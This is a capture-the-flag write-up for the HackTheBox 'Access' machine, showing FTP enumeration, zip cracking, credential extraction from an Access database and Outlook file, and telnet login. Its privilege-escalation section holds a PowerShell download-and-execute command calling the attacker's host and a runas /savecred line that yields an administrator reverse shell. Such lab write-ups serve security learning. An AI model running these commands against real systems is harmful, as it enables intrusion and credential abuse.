HackTheBox Access Writeup
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ cat nmap
# Nmap 7.95 scan initiated Tue May 20 06:16:35 2025 as: /usr/lib/nmap/nmap -sC -sV -vv -oN nmap 10.10.10.98
Nmap scan report for 10.10.10.98
Host is up, received echo-reply ttl 127 (0.062s latency).
Scanned at 2025-05-20 06:16:38 CDT for 19s
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Cant get directory listing: PASV failed: 425 Cannot open data connection.
23/tcp open  telnet  syn-ack ttl 127 Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-title: MegaCorp
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: -6h58m58s

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 20 06:16:57 2025 -- 1 IP address (1 host up) scanned in 21.85 seconds
HTTP Port 80

Seems like a hint that the server using LON-MC6, by googling this machine, we found several vulnerability:
- Weak credential management
- Can use root (without password) or
admin:adminto login
- Can use root (without password) or
- OS Command Injection (CVE-2016-2278)
- Privilege Escalation
However, its seem like not applicable in this machine.
FTP Enumeration
Anonymous Login
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:wzwr): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
425 Cannot open data connection.
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
ftp>
Download all files:
1
2
3
4
5
6
7
8
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ tree .
.
├── Access Control.zip
├── backup.mdb
└── nmap

1 directory, 3 files
Backups & Access Control Files Enumeration
Access Control Files
It protected by password, we can try to brute force attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ zip2john Access_Control.zip > access.hash

┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ ls
Access_Control.zip  access.hash  backup.mdb  nmap

┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt access
stat: access: No such file or directory

┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt access.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 ASIMD 4x])
Cost 1 (HMAC size) is 10650 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Backups
It is a Microsoft database files, we have to download approriate tools to view it:
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ mdb-array
Command 'mdb-array' not found, but can be installed with:
sudo apt install mdbtools
Do you want to install it? (N/y)
Get all tables
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ mdb-tables backup.mdb
acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
Get all Schema
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ mdb-schema backup.mdb > backup_mdb.schema

┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ cat backup_mdb.schema
-- ----------------------------------------------------------
-- MDB Tools - A library for reading MS Access database files
-- Copyright (C) 2000-2011 Brian Bruns and others.
-- Files in libmdb are licensed under LGPL and the utilities under
-- the GPL, see COPYING.LIB and COPYING files respectively.
-- Check out http://mdbtools.sourceforge.net
-- ----------------------------------------------------------

-- That file uses encoding UTF-8

CREATE TABLE [acc_antiback]
 (
        [id]                    Long Integer,
        [change_operator]                       Text (50),
        [change_time]                   DateTime,
        [create_operator]                       Text (50),
        [create_time]                   DateTime,
        [delete_operator]                       Text (50),
        [delete_time]                   DateTime,
        [status]                        Long Integer,
        [device_id]                     Long Integer,
        [one_mode]                      Boolean NOT NULL,
        [two_mode]                      Boolean NOT NULL,
        [three_mode]                    Boolean NOT NULL,
        [four_mode]                     Boolean NOT NULL,
        [five_mode]                     Boolean NOT NULL,
        [six_mode]                      Boolean NOT NULL,
        [seven_mode]                    Boolean NOT NULL,
        [eight_mode]                    Boolean NOT NULL,
        [nine_mode]                     Boolean NOT NULL,
        [AntibackType]                  Long Integer
);

...
Export USERINFO tables
1
2
3
4
5
6
7
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ mdb-json backup.mdb USERINFO
{"USERID":1,"Badgenumber":"538","SSN":"0","Gender":"M","BIRTHDAY":"03/25/18 21:31:40","HIREDDAY":"04/10/18 21:35:19","DEFAULTDEPTID":47,"ATT":1,"INLATE":0,"OUTEARLY":1,"OVERTIME":1,"SEP":1,"HOLIDAY":1,"PASSWORD":"020481","LUNCHDURATION":1,"privilege":0,"InheritDeptSch":1,"InheritDeptSchClass":1,"AutoSchPlan":1,"MinAutoSchInterval":24,"RegisterOT":1,"InheritDeptRule":1,"EMPRIVILEGE":0,"status":0,"lastname":"Carter","AccGroup":0,"OffDuty":0,"DelTag":0,"morecard_group_id":0,"set_valid_time":0,"hiretype":0,"isatt":1,"homeaddress":" ","emptype":0,"isblacklist":0,"Iuser1":0,"Iuser2":0,"Iuser3":0,"Iuser4":0,"Iuser5":0,"reserve":0,"name":"John"}
{"USERID":2,"Badgenumber":"511","SSN":"0","Gender":"M","BIRTHDAY":"05/16/18 21:44:28","HIREDDAY":"08/10/18 21:44:38","DEFAULTDEPTID":49,"ATT":1,"INLATE":0,"OUTEARLY":1,"OVERTIME":1,"SEP":1,"HOLIDAY":1,"PASSWORD":"010101","LUNCHDURATION":1,"privilege":0,"InheritDeptSch":1,"InheritDeptSchClass":1,"AutoSchPlan":1,"MinAutoSchInterval":24,"RegisterOT":1,"InheritDeptRule":1,"EMPRIVILEGE":0,"status":0,"lastname":"Smith","AccGroup":0,"OffDuty":0,"DelTag":0,"morecard_group_id":0,"set_valid_time":0,"hiretype":0,"isatt":1,"homeaddress":" ","emptype":0,"isblacklist":0,"Iuser1":0,"Iuser2":0,"Iuser3":0,"Iuser4":0,"Iuser5":0,"reserve":0,"name":"Mark"}
{"USERID":3,"Badgenumber":"502","SSN":"0","Gender":"F","BIRTHDAY":"08/21/18 21:44:49","HIREDDAY":"08/21/18 21:46:50","DEFAULTDEPTID":49,"ATT":1,"INLATE":0,"OUTEARLY":1,"OVERTIME":1,"SEP":1,"HOLIDAY":1,"PASSWORD":"000000","LUNCHDURATION":1,"privilege":0,"InheritDeptSch":1,"InheritDeptSchClass":1,"AutoSchPlan":1,"MinAutoSchInterval":24,"RegisterOT":1,"InheritDeptRule":1,"EMPRIVILEGE":0,"status":0,"lastname":"Rahman","AccGroup":0,"OffDuty":0,"DelTag":0,"morecard_group_id":0,"set_valid_time":0,"hiretype":0,"isatt":1,"homeaddress":" ","emptype":0,"isblacklist":0,"Iuser1":0,"Iuser2":0,"Iuser3":0,"Iuser4":0,"Iuser5":0,"reserve":0,"name":"Sunita"}
{"USERID":4,"Badgenumber":"505","SSN":"0","Gender":"M","BIRTHDAY":"08/18/18 21:47:09","HIREDDAY":"08/21/18 21:48:40","DEFAULTDEPTID":48,"ATT":1,"INLATE":0,"OUTEARLY":1,"OVERTIME":1,"SEP":1,"HOLIDAY":1,"PASSWORD":"666666","LUNCHDURATION":1,"privilege":0,"InheritDeptSch":1,"InheritDeptSchClass":1,"AutoSchPlan":1,"MinAutoSchInterval":24,"RegisterOT":1,"InheritDeptRule":1,"EMPRIVILEGE":0,"status":0,"lastname":"Jones","AccGroup":0,"OffDuty":0,"DelTag":0,"morecard_group_id":0,"set_valid_time":0,"hiretype":0,"isatt":1,"homeaddress":" ","emptype":0,"isblacklist":0,"Iuser1":0,"Iuser2":0,"Iuser3":0,"Iuser4":0,"Iuser5":0,"reserve":0,"name":"Mary"}
{"USERID":5,"Badgenumber":"510","SSN":"0","Gender":"F","BIRTHDAY":"01/02/18 21:14:11","HIREDDAY":"08/22/18 21:14:11","DEFAULTDEPTID":50,"ATT":1,"INLATE":0,"OUTEARLY":1,"OVERTIME":1,"SEP":1,"HOLIDAY":1,"PASSWORD":"123321","LUNCHDURATION":1,"privilege":0,"InheritDeptSch":1,"InheritDeptSchClass":1,"AutoSchPlan":1,"MinAutoSchInterval":24,"RegisterOT":1,"InheritDeptRule":1,"EMPRIVILEGE":0,"status":0,"lastname":"Nunes","AccGroup":0,"OffDuty":0,"DelTag":0,"morecard_group_id":0,"set_valid_time":0,"hiretype":0,"isatt":1,"homeaddress":" ","emptype":0,"isblacklist":0,"Iuser1":0,"Iuser2":0,"Iuser3":0,"Iuser4":0,"Iuser5":0,"reserve":0,"name":"Monica"}
Auth User
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ mdb-json backup.mdb auth_user
{"id":25,"username":"admin","password":"admin","Status":1,"last_login":"08/23/18 21:11:47","RoleID":26}
{"id":27,"username":"engineer","password":"access4u@security","Status":1,"last_login":"08/23/18 21:13:36","RoleID":26}
{"id":28,"username":"backup_admin","password":"admin","Status":1,"last_login":"08/23/18 21:14:02","RoleID":26}
We might can use the engineer password to unzip the Access control zip (password-protected)
Access Control Revisit After password obtained
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ 7z x Access_Control.zip

7-Zip 24.07 (arm64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-06-19
 64-bit arm_v:8-A locale=C.UTF-8 Threads:2 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access_Control.zip
--
Path = Access_Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ file Access_Control.pst
Access_Control.pst: Microsoft Outlook Personal Storage (>=2003, Unicode, version 23), dwReserved1=0x234, dwReserved2=0x22f3a, bidUnused=0000000000000000, dwUnique=0x39, 271360 bytes, bCryptMethod=1, CRC32 0x744a1e2e
Similar with the db, we need use proper tools to view the outlook storage:
1
2
3
4
5
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ lspst
Command 'lspst' not found, but can be installed with:
sudo apt install pst-utils
Do you want to install it? (N/y)
List PST file data
1
2
3
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ lspst Access_Control.pst
Email   From: john@megacorp.com Subject: MegaCorp Access Control System "security" account
Extract Email
1
2
3
4
5
6
7
8
9
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ readpst Access_Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ ls
'Access Control.mbox' ...
Read Email
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ cat Access\ Control.mbox
From "john@megacorp.com" Thu Aug 23 18:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="--boundary-LibPST-iamunique-1310604104_-_-"
----boundary-LibPST-iamunique-1310604104_-_-
Content-Type: multipart/alternative;
boundary="alt---boundary-LibPST-iamunique-1310604104_-_-"
--alt---boundary-LibPST-iamunique-1310604104_-_-
Content-Type: text/plain; charset="utf-8"
Hi there,
The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
Regards,
John
--alt---boundary-LibPST-iamunique-1310604104_-_-
Content-Type: text/html; charset="us-ascii"
<html xmlns:v="urn:schemas-microsoft-com:vml" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:w="urn:schemas-microsoft-com:office:word" xmlns:m="http://schemas.microsoft.com/office/2004/12/omml" xmlns="http://www.w3.org/TR/REC-html40"><head><meta http-equiv=Content-Type content="text/html; charset=us-ascii"><meta name=Generator content="Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
{font-family:"Cambria Math";
panose-1:0 0 0 0 0 0 0 0 0 0;}
@font-face
{font-family:Calibri;
panose-1:2 15 5 2 2 2 4 3 2 4;}
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
{margin:0in;
margin-bottom:.0001pt;
font-size:11.0pt;
font-family:"Calibri",sans-serif;}
a:link, span.MsoHyperlink
{mso-style-priority:99;
color:#0563C1;
text-decoration:underline;}
a:visited, span.MsoHyperlinkFollowed
{mso-style-priority:99;
color:#954F72;
text-decoration:underline;}
p.msonormal0, li.msonormal0, div.msonormal0
{mso-style-name:msonormal;
mso-margin-top-alt:auto;
margin-right:0in;
mso-margin-bottom-alt:auto;
margin-left:0in;
font-size:11.0pt;
font-family:"Calibri",sans-serif;}
span.EmailStyle18
{mso-style-type:personal-compose;
font-family:"Calibri",sans-serif;
color:windowtext;}
.MsoChpDefault
{mso-style-type:export-only;
font-size:10.0pt;
font-family:"Calibri",sans-serif;}
@page WordSection1
{size:8.5in 11.0in;
margin:1.0in 1.0in 1.0in 1.0in;}
div.WordSection1
{page:WordSection1;}
--></style><!--[if gte mso 9]><xml>
<o:shapedefaults v:ext="edit" spidmax="1026" />
</xml><![endif]--><!--[if gte mso 9]><xml>
<o:shapelayout v:ext="edit">
<o:idmap v:ext="edit" data="1" />
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi there,<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.<o:p></o:p></p><p class=MsoNormal><o:p> </o:p></p><p class=MsoNormal>Regards,<o:p></o:p></p><p class=MsoNormal>John<o:p></o:p></p></div></body></html>
--alt---boundary-LibPST-iamunique-1310604104_-_---
----boundary-LibPST-iamunique-1310604104_-_---
Good! We obtain another creds again! Let try to login into telnet services
Access the machine through telnet
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ telnet 10.10.10.98 23
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
05/20/2025  05:17 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,345,334,272 bytes free

C:\Users\security\Desktop>type user.txt
7480de0a757aa668cd1344b8b075a623

C:\Users\security\Desktop>
Privilege Escalation
Privileges simple Check
1
2
3
4
5
6
7
8
9
10
11
12
13
14
C:\Users\security\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\security\Desktopwhoami
access\security

C:\Users\security\Desktop>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
C:\temp\scripts>type README_FIRST.txt
Open the SQL Management Studio application located either here:
   "C:\Program Files (x86)\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"
Or here:
   "C:\Program Files\Microsoft SQL Server\120\Tools\Binn\ManagementStudio\Ssms.exe"

- When it opens the "Connect to Server" dialog, under "Server name:" type "LOCALHOST", "Authentication:" selected must be "SQL Server Authentication".

   "Login:" = "sa"
   "Password:" = "htrcy@HXeryNJCTRHcnb45CJRY"

- Click "Connect", once connected click on the "Open File" icon, navigate to the folder where the scripts are saved (c:\temp\scripts).
- Select each script in order of name by the first number in the name and run them in order e.g. "1_CREATE_SYSDBA.sql" then "2_ALTER_SERVER_ROLE.sql" then "3_SP_ATTACH_DB.sql" then "4_ALTER_AUTHORIZATION.sql"
If the scripts begin from "2_*.sql" or "3_*.sql" it means the previous scripts ran fine, so begin from the lowest script number ascending.

For the vbs scripts:
- Go to windows Services and stop ALL SQL related services.
- Open command prompt with elevated privileges (Administrator).
- paste the following commands in command prompt for each script and click ENTER...
        1. cmd.exe /c WScript.exe "c:\temp\scripts\SQLOpenFirewallPorts.vbs" "C:\Windows\system32" "c:\temp\logs\"
        2. cmd.exe /c WScript.exe "c:\temp\scripts\SQLServerCfgPort.vbs" "C:\Windows\system32" "c:\temp\logs\" "NO_INSTANCES_FOUND"
        3. cmd.exe /c WScript.exe "c:\temp\scripts\SetAccessRuleOnDirectory.vbs" "C:\Windows\system32" "c:\temp\logs\" "NT AUTHORITY\SYSTEM" "C:\\Portal\database"
        4. Start up all SQL services again manually or run - cmd.exe /c WScript.exe "c:\temp\scripts\RestartServiceByDescriptionNameLike.vbs" "C:\Windows\system32" "c:\temp\logs\" "SQL Server (NO_INSTANCES_FOUND)"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
C:\Users\security\.yawcam>type yawcam_settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_181" class="java.beans.XMLDecoder">
  <object class="yawcam.SettingsHolder" id="SettingsHolder0">
    <void property="cam">
      <int>1</int>
    </void>
    <void property="conPublicIP">
      <string>176.26.141.32</string>
    </void>
    <void property="firstTime">
      <boolean>false</boolean>
    </void>
    <void property="http_port">
      <int>8080</int>
    </void>
    <void property="http_quality">
      <float>1.0</float>
    </void>
    <void id="Point0" property="pos_main">
      <void class="java.awt.Point" method="getField">
        <string>x</string>
        <void method="set">
          <object idref="Point0"/>
          <int>76</int>
        </void>
      </void>
      <void class="java.awt.Point" method="getField">
        <string>y</string>
        <void method="set">
          <object idref="Point0"/>
          <int>405</int>
        </void>
      </void>
    </void>
    <void id="Point1" property="pos_prev">
      <void class="java.awt.Point" method="getField">
        <string>x</string>
        <void method="set">
          <object idref="Point1"/>
          <int>294</int>
        </void>
      </void>
      <void class="java.awt.Point" method="getField">
        <string>y</string>
        <void method="set">
          <object idref="Point1"/>
          <int>119</int>
        </void>
      </void>
    </void>
    <void property="s_check">
      <boolean>false</boolean>
    </void>
    <void property="s_http_o">
      <boolean>true</boolean>
    </void>
  </object>
</java>
Upgrade Shell
1
START /B "" powershell -c IEX(New-Object Net.Webclient).downloadstring('http://10.10.16.8/shell.ps1')
Found Stored Credentials
1
2
cmdkey /list
 Currently stored credentials:      Target: Domain:interactive=ACCESS\Administrator     Type: Domain Password     User: ACCESS\Administrator
We can use this stored credentials to login through runas
Login As Administrator with Runas
1
runas /user:ACCESS\Administrator /savecred "powershell -c IEX(New-Object Net.Webclient).downloadstring('http://10.10.16.8/shell.ps1')"
1
2
3
4
5
6
7
8
9
┌──(wzwr㉿kali)-[~/Documents/htb/access]
└─$ nc -lvnp 58787
listening on [any] 58787 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.10.98] 49160

whoami
access\administrator
This post is licensed under CC BY 4.0 by the author.